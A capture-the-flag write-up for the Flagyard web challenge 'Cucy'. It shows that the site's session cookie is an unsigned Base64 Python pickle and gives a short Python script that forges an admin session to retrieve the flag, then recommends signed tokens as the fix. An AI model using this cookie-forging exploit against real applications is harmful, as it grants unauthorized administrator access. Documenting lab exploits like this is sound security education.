Cucy Flagyard Challenge Writeup
A writeup for the Flagyard CTF web challenge titled Cucy.
Introduction
This is another black-box web challenge from Flagyard titled Cucy.
Recon
First, we are greeted by a login form with two fields—username and password—with demo accounts, as shown in the following image.

When invalid credentials are entered, we notice two reflected messages in two phases:
- Authenticating…
- Invalid Credentials
.png)
Checking the source page, we can find some interesting JavaScript. The most important function is the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
async function loadAdmin() {
            try {
                const response = await fetch('/admin');
                const data = await response.json();

                if (response.ok) {
                    document.getElementById('dataArea').innerHTML = `
                        <div class="card-body">
                            <h5 class="card-title">Admin Panel</h5>
                            <div class="row">
                                <div class="col-md-6">
                                    <h6>System Status</h6>
                                    <table class="table table-sm">
                                        <tr><td><strong>Status:</strong></td><td><span class="badge bg-success">${data.system_status}</span></td></tr>
                                        <tr><td><strong>Active Users:</strong></td><td>${data.active_users}</td></tr>
                                        <tr><td><strong>Server:</strong></td><td>${data.server_info}</td></tr>
                                    </table>
                                </div>
                                <div class="col-md-6">
                                    <h6>Flag</h6>
                                    <div class="alert alert-info">
                                        <code>${data.flag}</code>
                                    </div>
                                </div>
                            </div>
                        </div>
                    `;
                } else {
                    showError(data.error);
                }
            } catch (error) {
                showError('Failed to load admin panel');
            }
        }
The interesting part is that the fetch to /admin is a normal GET request without any request body, so an assumption can be made: the identification of the user—whether they are an admin or not—is likely done through cookies, since that information is passed by default in the headers.
Checking the cookies using Burp Suite, we got the following:
1
2
3
4
5
6
7
8
9
GET /dashboard HTTP/1.1
Host: k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: session_token=gAWVjwAAAAAAAAB9lCiMCHVzZXJuYW1llIwEdXNlcpSMBHJvbGWUjAR1c2VylIwKY3JlYXRlZF9hdJSMCGRhdGV0aW1llIwIZGF0ZXRpbWWUk5RDCgfqCQoWLw0D6RWUhZRSlIwKZXhwaXJlc19hdJRoCEMKB+oJCwAvDQPpGZSFlFKUjBBpc19hdXRoZW50aWNhdGVklIh1Lg==
Connection: keep-alive
So, the session token is the key. All we have to do is decode it and determine whether we can forge it.
Vulnerability Discovery and Analysis
After some research, I found that the session_token field is basically a Python pickle object encoded in Base64. After decoding it, we get the following:
1
2
3
4
5
6
7
data = {
    'username': 'user',
    'role': 'user',
    'created_at': datetime.datetime(2026, 9, 10, 22, 47, 13, 256277),
    'expires_at': datetime.datetime(2026, 9, 11, 0, 47, 13, 256281),
    'is_authenticated': True
}
So there is no signature or anything—just plain pickle.dumps. We can therefore forge the session by changing the role to admin.
Exploitation and Payload
Using the following script, we can forge a new session_token.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
import pickle
import datetime
import base64

data = {
    'username': 'admin',
    'role': 'admin',
    'created_at': datetime.datetime(2026, 9, 10, 22, 47, 13, 256277),
    'expires_at': datetime.datetime(2026, 9, 11, 0, 47, 13, 256281),
    'is_authenticated': True
}

msg = pickle.dumps(data)

print(base64.b64encode(msg))
After we get the new session, we replace it in the browser’s cookies and refresh the page. The role is now admin, and the HTML for the admin panel is shown.
.png)
Now, accessing /admin gives us the following JSON:
1
2
3
4
{"active_users":2,
"flag":"FlagY{GETYOUROWN}",
"server_info":"Cucy Server v1.3",
"system_status":"operational"}
Conclusion
This was an easy challenge in which the session token was encoded using Python’s pickle library. To mitigate this issue, you should use signed tokens or implement a mechanism from scratch, or use libraries such as Flask’s session handling.